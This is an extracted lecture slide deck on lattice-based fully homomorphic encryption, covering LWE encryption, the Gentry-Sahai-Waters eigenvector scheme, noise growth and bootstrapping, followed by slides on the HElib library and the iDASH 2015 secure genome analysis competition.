- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
 - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m \lfloor q/2 \rfloor)$

- ▶ *Additive Homomorphism (over Z_2)* : Easy (exercise!)
- ▶ *Multiplicative Homomorphism*: Much Harder
[Brakerski-Vaikuntanathan’11, Brakerski-Gentry-Vaikuntanathan’12]

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]

Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]

Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

- **Idea:** Publish a bunch of encryptions of 0 (call them c_1, c_2, \dots, c_k) and an encryption of 1 (call it c^*) in the **public key**

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]

Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

- **Idea:** Publish a bunch of encryptions of 0 (call them c_1, c_2, \dots, c_k) and an encryption of 1 (call it c^*) in the **public key**
- **To encrypt a 0:** pick a random subset of the 0 encryptions, and output their homomorphic sum.

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]

Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

- **Idea:** Publish a bunch of encryptions of 0 (call them c_1, c_2, \dots, c_k) and an encryption of 1 (call it c^*) in the **public key**
- **To encrypt a 0:** pick a random subset of the 0 encryptions, and output their homomorphic sum.
- **To encrypt a 1:** pick a random subset of the 0 encryptions, and c^* , and output their homomorphic sum.

Homomorphic Encryption

FHE: The Big Picture

“Partially Homomorphic” (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS’12,...]

Evaluate “shallow” arithmetic circuits



“Bootstrapping” [Gen09]

“Homomorphic enough” Encryption \Rightarrow^* FHE

Homomorphic enough = Can evaluate its own Dec Circuit



FHE


HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- Basic Encryption:

$$c = \underbrace{(\underline{\mathbf{a}}, \underline{\mathbf{b} = \langle \mathbf{s}, \mathbf{a} \rangle + \mathbf{e}})}_{\text{LWE}} + \underbrace{\mathbf{m} \lfloor q/2 \rfloor}_{\text{Error-correction of } m}$$

↓
secret key



HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- Basic Encryption:

$$c = \underbrace{(a, b = \langle s, a \rangle + e)}_{\text{LWE}} + \underbrace{m}_{\text{Error-correction of } m}$$

secret key

LWE Error-correction of m

- New Encryption* = “blown up” basic encryption

$$\underline{c} = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m \mathbf{I}$$

message matrix
LWE matrix


$(A \in \mathbb{Z}_q^{n \times (n+1)}, s \in \mathbb{Z}_q^n, \text{ identity matrix } \mathbf{I} \in \mathbb{Z}_q^{(n+1) \times (n+1)})$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption:

$$\mathbf{C} = \begin{bmatrix} \mathbf{A} \\ s\mathbf{A} + \mathbf{e} \end{bmatrix} + m \mathbf{I}$$



HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption:

$$\mathbf{C} = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m \mathbf{I}$$

Decryption Equation:

$$[s \quad || - 1] \mathbf{C} = \mathbf{e} + m [s \quad || - 1] \pmod{q}$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption:

$$\mathbf{C} = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m \mathbf{I}$$

Decryption Equation:

$$t\mathbf{C} = \underline{e} + \underline{m} t \pmod{q}$$

(Let $t = [s \parallel -1]$)

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption:

$$\mathbf{C} = \begin{bmatrix} \mathbf{A} \\ s\mathbf{A} + \mathbf{e} \end{bmatrix} + m \mathbf{I}$$

Decryption Equation:

$$t\mathbf{C} \approx \underline{m} \ t \pmod{q}$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} \mathbf{A} \\ s\mathbf{A} + \mathbf{e} \end{bmatrix} + m \mathbf{I}$

Decryption Equation:

$$\mathbf{t} \quad \mathbf{C} \quad \approx \quad m \mathbf{t} \pmod{q}$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} \mathbf{A} \\ s\mathbf{A} + \mathbf{e} \end{bmatrix} + m \mathbf{I}$

Decryption Equation:

$$\mathbf{t} \quad \mathbf{C} \quad \approx \quad m \mathbf{t} \pmod{q}$$



Ciphertext
matrix

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} \mathbf{A} \\ s\mathbf{A} + \mathbf{e} \end{bmatrix} + m \mathbf{I}$

Decryption Equation:

$$\underbrace{\mathbf{t}}_{\substack{\text{Secret key} \\ = \text{Eigenvector}}} \quad \underbrace{\mathbf{C}}_{\substack{\text{Ciphertext} \\ \text{matrix}}} \quad \approx \quad \mathbf{m} \mathbf{t} \pmod{q}$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} \mathbf{A} \\ s\mathbf{A} + \mathbf{e} \end{bmatrix} + m \mathbf{I}$

Decryption Equation:

$$\underbrace{\mathbf{t}}_{\text{Secret key} = \text{Eigenvector}} \quad \underbrace{\mathbf{C}}_{\text{Ciphertext matrix}} \quad \approx \quad \underbrace{m \mathbf{t} \pmod{q}}_{\text{Message} = \text{Eigenvalue}}$$

“APPROXIMATE EIGENVECTOR” ENCRYPTION

An encryption scheme where:

- ▶ cipher text **C** is a matrix;
- ▶ secret key **sk** is vector; and

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

“small” noise $\ll q$

- ▶ **sk** is an “approximate” eigenvector of **C** with eigenvalue **m**

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

► Homomorphic addition: $C_1 + C_2$

$$\begin{aligned} sk \cdot C_1 &= e_1 + m_1 \cdot sk \pmod{q} \\ sk \cdot C_2 &= e_2 + m_2 \cdot sk \pmod{q} \\ \hline sk \cdot (C_1 + C_2) &= e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q} \end{aligned}$$

$$\begin{array}{c} (+) \quad (-) \\ \hline \equiv - \end{array}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

► Homomorphic addition: $C_1 + C_2$

– sk is an approx. eigenvector of $C_1 + C_2$ with eigenvalue $m_1 + m_2$

$$\begin{aligned} sk \cdot C_1 &= e_1 + m_1 \cdot sk \pmod{q} \\ sk \cdot C_2 &= e_2 + m_2 \cdot sk \pmod{q} \\ sk \cdot (C_1 + C_2) &= e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q} \end{aligned}$$

$$\begin{array}{c} (+) \quad (-) \\ \hline \end{array}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

► Homomorphic addition: $C_1 + C_2$

– sk is an approx. eigenvector of $C_1 + C_2$ with eigenvalue $m_1 + m_2$

– Noise growth: $\epsilon_{\text{add}} \leq \epsilon_{C1} + \epsilon_{C2}$

$$\begin{aligned} sk \cdot C_1 &= e_1 + m_1 \cdot sk \pmod{q} \\ sk \cdot C_2 &= e_2 + m_2 \cdot sk \pmod{q} \\ sk \cdot (C_1 + C_2) &= e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q} \end{aligned}$$

$$\begin{array}{c} (+) \quad (-) \\ \hline \end{array} \quad -$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

► Homomorphic addition: $C_1 + C_2$

– sk is an approx. eigenvector of $C_1 + C_2$ with eigenvalue $m_1 + m_2$

– Noise growth: $\epsilon_{\text{add}} \leq \epsilon_{C_1} + \epsilon_{C_2}$

$$\begin{aligned} sk \cdot C_1 &= e_1 + m_1 \cdot sk \pmod{q} \\ sk \cdot C_2 &= e_2 + m_2 \cdot sk \pmod{q} \\ sk \cdot (C_1 + C_2) &= e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q} \end{aligned}$$

► Homomorphic multiplication*: $C_1 C_2$

$$\begin{array}{ccc} (+) & (-) & \dots \\ \diagdown & \diagup & \quad \\ \hline & - & \end{array}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

► Homomorphic addition: $C_1 + C_2$

- sk is an approx. eigenvector of $C_1 + C_2$ with eigenvalue $m_1 + m_2$
- Noise growth: $\epsilon_{\text{add}} \leq \epsilon_{C_1} + \epsilon_{C_2}$

$$\begin{aligned} sk \cdot C_1 &= e_1 + m_1 \cdot sk \pmod{q} \\ sk \cdot C_2 &= e_2 + m_2 \cdot sk \pmod{q} \\ sk \cdot (C_1 + C_2) &= e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q} \end{aligned}$$

► Homomorphic multiplication*: $C_1 C_2$

- sk is an approx. eigenvector of $C_1 C_2$ with eigenvalue $m_1 m_2$

$$\begin{array}{c} (+) \quad (-) \quad \text{---} \\ \text{---} \quad - \end{array}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

► Homomorphic addition: $C_1 + C_2$

– sk is an approx. eigenvector of $C_1 + C_2$ with eigenvalue $m_1 + m_2$

– Noise growth: $\epsilon_{\text{add}} \leq \epsilon_{C_1} + \epsilon_{C_2}$

$$\begin{aligned} sk \cdot C_1 &= e_1 + m_1 \cdot sk \pmod{q} \\ sk \cdot C_2 &= e_2 + m_2 \cdot sk \pmod{q} \\ sk \cdot (C_1 + C_2) &= e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q} \end{aligned}$$

► Homomorphic multiplication*: $C_1 C_2$

– sk is an approx. eigenvector of $C_1 C_2$ with eigenvalue $m_1 m_2$

Proof: $(sk \cdot C_1) C_2 \approx (m_1 \cdot sk) \cdot C_2 \approx m_1 \cdot m_2 \cdot sk$

===== -

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

► Homomorphic addition: $C_1 + C_2$

– sk is an approx. eigenvector of $C_1 + C_2$ with eigenvalue $m_1 + m_2$

– Noise growth: $\epsilon_{\text{add}} \leq \epsilon_{C_1} + \epsilon_{C_2}$

$$\begin{aligned} sk \cdot C_1 &= e_1 + m_1 \cdot sk \pmod{q} \\ sk \cdot C_2 &= e_2 + m_2 \cdot sk \pmod{q} \\ sk \cdot (C_1 + C_2) &= e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q} \end{aligned}$$

► Homomorphic multiplication*: $C_1 C_2$

– sk is an approx. eigenvector of $C_1 C_2$ with eigenvalue $m_1 m_2$

Proof: $(sk \cdot C_1) C_2 \approx (m_1 \cdot sk) \cdot C_2 \approx m_1 \cdot m_2 \cdot sk$

– Noise growth (with some more work): $\underline{\epsilon_{\text{mult}}} \leq \underline{n} \cdot \epsilon_{C_1} + \epsilon_{C_2}$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

- Caveat 1 (Important): No correctness since decryption recovers $m + \text{error}$

$$C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + \underline{\underline{mI}}$$



HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

- Caveat 1 (Important): No correctness since decryption recovers $m + \text{error}$
 - Problem with decryption as well as homomorphic multiplication
 - Solution: Error-Correct!

$$C = [\begin{matrix} A \\ sA + e \end{matrix}] + mG \text{ where}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

- Caveat 1 (Important): No correctness since decryption recovers $m + \text{error}$
 - Problem with decryption as well as homomorphic multiplication
 - Solution: Error-Correct!

$$C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + mG \text{ where}$$

$$G = \begin{bmatrix} 1 & 2 & 4 & \cdots & \frac{q}{2} & -0- & -0- \\ -0- & 1 & 2 & 4 & \cdots & \frac{q}{2} & -0- \\ -0- & -0- & -0- & 1 & 2 & 4 & - \end{bmatrix}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

- Caveat 1 (Important): No correctness since decryption recovers $m + \text{error}$
 - Problem with decryption as well as homomorphic multiplication
 - Solution: Error-Correct!
- Caveat 2: Can only encrypt bits
 - A variant scheme of Brakerski-Gentry-Vaikuntanathan'12 (mentioned earlier) can encrypt with rate close to 1.

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

$O(n)$

error after depth d
 $\approx n^d < \frac{q}{\epsilon}$
 $\approx 2^n$
 $\Rightarrow d \leq \frac{n}{\log n}$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

- Set Initial Error = $\boxed{\text{poly}(n)}$ $O(n)$
- Set modulus $q = \underline{2^{n^\varepsilon}}$ for some small ε
- Can evaluate circuits of depth roughly n^ε , since the error grows by a factor of n every level (depth).

error after depth d
 $\approx n^d < \frac{q}{4}$
 $\approx 2^n$
 $\Rightarrow d \leq \frac{n^\varepsilon}{\log n}$

FHE: The Big Picture

“Partially Homomorphic” (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS’12,...]

Evaluate “shallow” arithmetic circuits



“Bootstrapping” [Gen09]

“Homomorphic enough” Encryption \Rightarrow^* FHE

Homomorphic enough = Can evaluate its own Dec Circuit



FHE

Implementations

HELIB

GitHub, Inc. (US) | <https://github.com/shaih/HElib>  

Merge branch 'master' of https://github.com/shaih/HElib		
 shaih	authored on Mar 31	latest commit ceae5efcd2 
	More documentation changes	5 months ago
	More primes for 32-bit architectures	a month ago
	Documentation	a month ago
	more comments/documentation	5 months ago
	Update README.md	a month ago
	Documentation	a month ago

 [README.md](#)

HElib

HElib is a software library that implements [homomorphic encryption](#) (HE). Currently available is an implementation of the [Brakerski-Gentry-Vaikuntanathan](#) (BGV) scheme, along with many optimizations to make homomorphic evaluation runs faster, focusing mostly on effective use of the [Smart-Vercauteren](#) ciphertext packing techniques and the [Gentry-Halevi-Smart](#) optimizations. See [this report](#) for a description of a few of the algorithms using in this library. Starting December 2014, the library also includes [bootstrapping](#).

At its present state, this library is mostly meant for researchers working on HE and its uses. Also currently it is fairly low-level, and is best thought of as "assembly language for HE". That is, it provides low-level routines (set, add, multiply, shift, etc.), with as much access to optimizations as we can give. Hopefully in time we will be able to provide higher-level routines.

This library is written in C++ and uses the [NTL mathematical library](#) (version 9.0.1 or higher). As of

[Wiki](#) [Pulse](#) [Graphs](#)

HTTPS clone URL
<https://github.com/shaih/HElib> 

You can clone with [HTTPS](#) or [Subversion](#) 

 [Clone in Desktop](#)  [Download ZIP](#)

APPLICATIONS

APPLICATIONS

- ▶ **Special-purpose HE:**

- [LNV11, PRZB11, GLN13, GKV14,...]

APPLICATIONS

- ▶ **Special-purpose HE:**

- [LNV11, PRZB11, GLN13, GKV14,...]

- Encrypted VoIP

APPLICATIONS

► Special-purpose HE:

[LNV11, PRZB11, GLN13, GKV14,...]

- Encrypted VoIP
- Encrypted machine learning (SVMs, decision trees)

APPLICATIONS

► Special-purpose HE:

[LNV11, PRZB11, GLN13, GKV14,...]

- Encrypted VoIP
- Encrypted machine learning (SVMs, decision trees)
- Encrypted AES and stream cipher computations

APPLICATIONS

► Special-purpose HE:

[LNV11, PRZB11, GLN13, GKV14,...]

- Encrypted VoIP
- Encrypted machine learning (SVMs, decision trees)
- Encrypted AES and stream cipher computations

► Interactive Methods: Secure Computation

[BenOr-Goldwasser-Wigderson87, Goldreich-Micali-Wigderson87]

IDASH

IDASH PRIVACY & SECURITY WORKSHOP 2015

SECURE GENOME ANALYSIS COMPETITION



Download Ubuntu 14.04 Virtual Machine Image: [here](#) (Please use [virtual machine hardware version 11](#))

Download Windows 8 Virtual Machine Image: [here](#) (Please use [virtual machine hardware version 11](#))

(Username: user Password: UserPd@2014)

SUBMIT YOUR SOLUTION AS A VIRTUAL MACHINE

(Please load your solution in a virtual machine with detailed instructions and then submit it through the above button)

[FAQ](#)

Challenge 1: Homomorphic encryption (HME) based secure genomic data analysis

Minimum requirement: secure for semi-honest adversaries

Task 1: Secure Outsourcing GWAS


- Each participating team will be given the genotypes in two groups (one case and one control) of individuals over a few SNPs.
- They are required to develop a HME based protocol to encrypt these input datasets. Then, the encrypted datasets can be used to compute the minor allele frequencies (MAF) and calculate chi-squared statistics for each of the given SNPs between the case and the control groups on an untrusted remote sever. Finally, the protocol returns the encrypted results (e.g., MAF, chi-squared statistics), where only the data owner with the private key can decrypt the results.

WHAT WE DID NOT DO


- ▶ How to Protect the Cloud's Program / Circuit
- ▶ FHE can be used to do communication-efficient multiparty computation (cf. Goldwasser lecture)
- ▶ Multi-key Fully Homomorphic Encryption

Functional Encryption

